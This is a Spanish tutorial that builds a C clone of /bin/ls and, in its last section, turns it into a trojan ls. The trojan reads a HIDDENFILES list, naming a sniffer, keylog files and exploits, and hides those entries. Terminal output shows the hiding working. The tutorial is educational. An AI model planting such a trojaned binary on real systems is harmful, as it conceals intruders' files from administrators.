Crea Tu Propio /bin/ls con ~~*Rootkit*~~ Sorpresa

Alejandro Hernández (@nitr0usmx)
http://www.brainoverflow.org

Esta es **una sencilla práctica de programación** en la cual se explica cómo podrías hacer tu propio */bin/ls* en el lenguaje de programación C (Bajo *NIX obviamente). Esta práctica hace uso de varias funciones y *syscalls* conocidas, y **para orientarlo a términos de seguridad informática, al final se ejemplifica cómo con unas cuantas líneas de código más esto se puede convertir en una herramienta maliciosa, demostrando así que es relativamente trivial crear *hack-tools*.**

Antes que nada, son necesarios conocimientos básicos sobre el tema, haber utilizado la herramienta */bin/ls* (incluida en el paquete GNU *coreutils*) y tener nociones de programación en C orientada a UNIX.

He agregado comentarios en las líneas de código que lo requieren, espero ser lo más claro posible.

Iniciemos pues... Primero crearemos un archivo de cabecera (**myls.h**), el cual contendrá inclusiones de cabeceras, varias definiciones y los prototipos de las funciones utilizadas.

myls.h:

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<unistd.h>
#include<getopt.h>
#include<dirent.h>

#define YEARS_UTC 1900

/* Modos de impresión, dados en la línea de argumentos */
#define     NORMAL            0x01        /* $./myls */
#define     LONG        0x02        /* $./myls -l */
#define ALL       0x04        /* $./myls -a */
#define LONG_ALL  LONG | ALL  /* $./myls -la */

/* prototipos de funciones */
int selector();
void print_ls(int, struct dirent **, int);
int get_kilobytes(int, struct dirent **);
```

Muy bien, ahora veamos la función principal:

myls.c

```
/* Funcion principal - main() */

#include"myls.h"

extern int opterr;
extern int alphasort();

int mode= 0;
```

```
main(int argc, char **argv){
      struct dirent **dir;    /* $man 3 scandir */
      int opt, nfiles= 0;     /* numero de opción y numero de archivos */
      opterr= 0;
      /* Esto para que cuando sea una opción inválida no mande el error de getopt()
*/

      if( argc == 1 )
            mode|= NORMAL;    /* si solo se dio un parámetro, modo=normal */
      else
            while( (opt= getopt(argc,argv,"la")) != EOF )
            /* leemos parámetros con getopt(), y le decimos que lea los parámetros
'l' y 'a' */
                  switch(opt){
                        case 'l':
                              mode|= LONG;
                        /* si hay 'l' el modo se pone en modo LONG */
                              break;
                        case 'a':
                              mode|= ALL;
                        /* si hay 'a' se pone en modo de mostrar TODOS los archivos
(incluyendo los que inicien con '.') */
                              break;
                        default:
                              execve("/bin/ls", argv, NULL);
                        /* si no se leyeron las opciones 'l' o 'a' mandamos a llamar
al verdadero ls y le enviamos los parámetros que recibimos en main() */
                  }

      nfiles= scandir(".", &dir, selector, alphasort);
/* scannea todos los archivos en el directorio actual ("."), guárdalos en la
estructura apuntada por dir (struct dirent), cada nombre de archivo que leas, pásalo
por la función selector() para ver cuál mostrar y cual no y por ultimo ordénalos por
nombre con la función alphasort() */

      print_ls(nfiles, dir, mode);
/* Por último imprime nfiles, contenidos en la variable dir, y manda el modo de
impresión a la función print_ls() */

      exit(EXIT_SUCCESS); /* terminar el programa */
}

int selector(struct dirent *filentry){
      if( (mode == NORMAL) || (mode == LONG) )
      /* Si el modo es normal o largo, entra al siguiente if */
            if( (strcmp(filentry->d_name, ".") == 0)
                  || (strcmp(filentry->d_name, "..") == 0)
                  || (filentry->d_name[0] == '.') )
            /* Si el nombre del archivo actual es "." o ".." o la primera letra del
nombre del archivo es '.' entonces REGRESA 0 (no se mostrara el archivo) */
                  return 0;

      return 1; /* Si el modo no es normal, ni largo, o si los nombres no inician con
".",   ".." o la primera letra del nombre es '.', entonces regresa 1 (mostrar el
archivo) */
}
```

En resumen, la función principal recibe parámetros, pero vemos en la función *getopt()* que nosotros solamente validamos las opciones 'l' y 'a', para cualquier otra opción simplemente llamamos al verdadero */bin/ls* y le enviamos los parámetros que nosotros recibimos por medio de *execve()*.

Si no recibimos ningún parámetro, entonces simplemente hacemos un *ls* NORMAL, de otro modo, la variable ***mode*** irá tomando valores según sea el caso (***switch(opt)***). Una vez tenido el modo pasaremos a obtener los nombres de todos los archivos en el directorio actual con la función ***scandir()***, esta a la vez envía cada entrada de archivo a la función ***selector()*** la cual se encarga de regresar el valor 1 o 0, mostrar o no-mostrar respectivamente.

Como podemos ver, en la función ***selector()*** analizamos el modo, si es NORMAL o LONG analizamos si el nombre del archivo inicia con "." o con ".." o si la primer letra del nombre del archivo es el carácter '.', si es así regresamos un 0 (cero) porque no queremos que lo muestre, de otra forma, regresamos un 1(uno).

Muy bien, la función ***scandir()*** a la vez regresa el número de archivos a la variable ***nfiles***. Hasta este momento, ya tenemos un doble puntero a estructuras de tipo *dirent*, el modo, el número de archivos a imprimir y ordenados alfabéticamente (***alphasort()***); ahora solo es cuestión de imprimir esos datos. Para esta tarea, enviamos los datos a la función ***print_ls()*** la cual vemos a continuación:

print_ls.c

```
#include"myls.h"
#include<sys/stat.h>
#include<sys/types.h>
#include<pwd.h> /* struct passwd */
#include<grp.h> /* struct group */
#include<time.h>

void print_ls(int nfiles, struct dirent **showfiles, int m0de){
      struct stat file; /* $man 2 stat */
      struct tm *machinetime; /* $man 3 localtime */

      /* Cada campo de la opción larga [ls -l] */
      char permstring[11];    permstring[10]= '\0'; /* String de permisos */
      nlink_t nlinks;   /* numero de links */
      struct passwd *userdata; /* owner */
      struct group *groupdata; /* group owner */
      off_t fsize; /* tamano del archivo en bytes */
      char *dateformat= "%04d-%02d-%02d %02d:%02d "; /* Formato para imprimir la
fecha */
      char *name;

      int k;
      if( (m0de == 2) || (m0de == 6) ){
      /* Si el modo es cualquier formato largo, LONG=2 y LONG_ALL=6 */
            for(k=0; k < nfiles; k++){
            /* desde 0 hasta el número de archivos a imprimir (nfiles) */
                  name= showfiles[k]->d_name;
                  /* name apunta al nombre del archivo actual */

                  /*** OBTENER INFORMACION DEL ARCHIVO ***/
                  stat(name, &file);
                  /* stat() y mando resultados a la estructura file */
                  nlinks= file.st_nlink;
                  fsize= file.st_size;

                  userdata= getpwuid(file.st_uid);
```

```
                  /* obtengo el username por medio del UID */
                  groupdata= getgrgid(file.st_gid);
                  /* obtengo el groupname por medio del GID */

                  machinetime= localtime(&file.st_mtime);
                  /* Obtengo datos de fecha y hora del archivo */

                  mode_string(file.st_mode, permstring);
                  /*  filemode.c  de  GNU/fileutils-4.1  contiene  la  función  llamada
mode_string() la cual recibe el modo (en octal) y el string de salida es enviado a
permstring */

                  /*** IMPRIMIENDO EL FORMATO LARGO  ***/

                  fprintf(stdout, "%s ", permstring); /* permisos */
                  fprintf(stdout, "%4u ", (unsigned int) nlinks); /* nlinks*/
                  fprintf(stdout, "%s\t", userdata->pw_name); /* user */
                  fprintf(stdout, "%s\t", groupdata->gr_name);/* grupo */
                  fprintf(stdout, "%9u ", (unsigned int) fsize); /* tamano */
                  fprintf(stdout, dateformat,
                        machinetime->tm_year+YEARS_UTC,
                        machinetime->tm_mon+1,
                        machinetime->tm_mday,
                        machinetime->tm_hour,
                        machinetime->tm_min); /* la hora de ultima modificación */
                  fprintf(stdout, "%s\n", name);

                  /*** FIN DE IMPRESION FORMATO LARGO ***/

                  memset(&file, 0x00, sizeof(file));
                  /* Se limpia la estructura file, para que sea usada por el próximo
archivo */
            }
      }
      else{ /* sino, imprime los archivos en formato normal */
            for(k=0; k < nfiles; k++){
                  if( (k != 0) && ((k % 7) == 0) )
                        fprintf(stdout, "\n");

                  name= showfiles[k]->d_name;
                  fprintf(stdout, "%s\t", name);
            }

            fprintf(stdout, "\n");
      }
}
```


Al principio de la función declaramos las variables que nos servirán en el transcurso de la misma, luego hacemos un ***for()*** que se repita ***nfiles*** veces y dentro de este obtendremos los datos de cada archivo.

Podemos ver que dentro del ***for()*** existen varias funciones y *syscalls*, una de las más importantes es ***stat()***, ya que esta nos devuelve toda la información de un archivo y por medio de esta información es posible transformar los datos para nuestros propósitos, por ejemplo, con ***stat()*** obtenemos el UID/GID de un archivo pero necesitamos imprimir los nombres de usuario y grupo, entonces con la ayuda de ***getpwuid()*** y ***getgrgid()*** hacemos esta tarea; lo mismo pasa con la función ***localtime()*** y ***mode_string()***. Esta última función, ***mode_string()***, está incluida en el archivo *filemode.c* incluido en el paquete *coreutils* de GNU,

entonces para compilar esto necesitan bajarse dicho paquete, copiar los archivos *filemode.c* y *filemode.h* a la carpeta donde testearán esto; por comodidad, en el archivo citado en la primera referencia ya los he incluido. Una vez obtenidos todos los datos, solo es cuestión de presentarlos en pantalla (***fprintf(stdout, ...)***).

En dado caso que el modo no sea LONG o LONG_ALL, simplemente salta hasta el último *else* y se imprimen los nombres de archivos (sin atributos).

Compilando y ejecutando todo esto tenemos:



Funciona. Ahora bien, la función ~~*de rootkit* básico~~ extra es posible implementársela en la función ***selector()***, ya que esta es la encargada de decidir qué mostrar y qué no. Para ello, primeramente crearemos el archivo HIDDENFILES, el cuál contendrá una lista de archivos que no se listarán con nuestra versión de */bin/ls*:

HIDDENFILES:


```
e1e-e5e.tar.gz
e1e-e5e
ls.bkp
ls.HIDDENFILES
HIDDENFILES
mytrojan
sniffer.pl
SNIFFLOG
Keys_logged.log
exploits
```

Y la versión final de ***selector()***:

```
int selector(struct dirent *filentry){
      if( (mode == NORMAL) || (mode == LONG) )
            if( (strcmp(filentry->d_name, ".") == 0)
                  || (strcmp(filentry->d_name, "..") == 0)
                  || (filentry->d_name[0] == '.') )
                  return HIDE;

      return ( hide_or_not(filentry->d_name) );
}

int hide_or_not(char *name){
      FILE *fp;
      char file2hide[256];

      fp= fopen(HIDE_FILES_LST, "r");

      while( fgets(file2hide, 256, fp) ){
            file2hide[strlen(file2hide)-1]= '\0';
            if( strcmp(file2hide, name) == 0 )
                  return HIDE;
      }

      return SHOW;
}
```

Todo este ejemplo básico de programación lo he llamado **"e1e-e5e - ls Trojan [file hidder]"**, el cual pueden descargar para fines educativos de:
http://brainoverflow.org/code/e1e-e5e/e1e-e5e.tar.gz

Compilado:



Ejecución:

```
nitr0us@chatsubo:~/e1e-e5e$ mkdir exploits
nitr0us@chatsubo:~/e1e-e5e$ /bin/ls -la
total 88
drwxr-xr-x  3 nitr0us nitr0us  4096 Nov 25 00:02 .
drwxr-xr-x 64 nitr0us nitr0us 12288 Nov 24 23:56 ..
-rwxr-xr-x  1 nitr0us nitr0us   821 Jul  1  2005 builder.sh
-rw-r--r--  1 nitr0us nitr0us  1200 Jul  1  2005 e1e-e5e.c
-rw-r--r--  1 nitr0us nitr0us   520 Jul  1  2005 e1e-e5e.h
drwxrwxr-x  2 nitr0us nitr0us  4096 Nov 25 00:02 exploits
-rw-r--r--  1 nitr0us nitr0us  7009 Jul  1  2005 filemode.c
-rw-r--r--  1 nitr0us nitr0us   313 Jul  1  2005 filemode.h
-rw-r--r--  1 nitr0us nitr0us   658 Jul  1  2005 get_kilobytes.c
-rw-r--r--  1 nitr0us nitr0us   111 Jul  1  2005 HIDDENFILES
-rw-r--r--  1 nitr0us nitr0us   190 Jul  1  2005 locations.h
-rwxrwxr-x  1 nitr0us nitr0us 21592 Nov 24 23:57 ls
-rw-r--r--  1 nitr0us nitr0us  1769 Jul  1  2005 print_ls.c
-rw-r--r--  1 nitr0us nitr0us  4079 Jul  1  2005 README
nitr0us@chatsubo:~/e1e-e5e$ ./ls -la
total 53
drwxr-xr-x    3 nitr0us nitr0us     4096 2014-11-25 00:02 .
drwxr-xr-x   64 nitr0us nitr0us    12288 2014-11-24 23:56 ..
-rw-r--r--    1 nitr0us nitr0us     4079 2005-07-01 07:09 README
-rwxr-xr-x    1 nitr0us nitr0us      821 2005-07-01 07:09 builder.sh
-rw-r--r--    1 nitr0us nitr0us     1200 2005-07-01 07:09 e1e-e5e.c
-rw-r--r--    1 nitr0us nitr0us      520 2005-07-01 07:09 e1e-e5e.h
-rw-r--r--    1 nitr0us nitr0us     7009 2005-07-01 07:09 filemode.c
-rw-r--r--    1 nitr0us nitr0us      313 2005-07-01 07:09 filemode.h
-rw-r--r--    1 nitr0us nitr0us      658 2005-07-01 07:09 get_kilobytes.c
-rw-r--r--    1 nitr0us nitr0us      190 2005-07-01 07:09 locations.h
-rwxrwxr-x    1 nitr0us nitr0us    21592 2014-11-24 23:57 ls
-rw-r--r--    1 nitr0us nitr0us     1769 2005-07-01 07:09 print_ls.c
nitr0us@chatsubo:~/e1e-e5e$
```

Como se puede observar, tanto la carpeta *exploits* como el mismo archivo *HIDDENFILES* no se muestran en la salida de nuestro recién creado */bin/ls*.

Saludos !

// nitr0us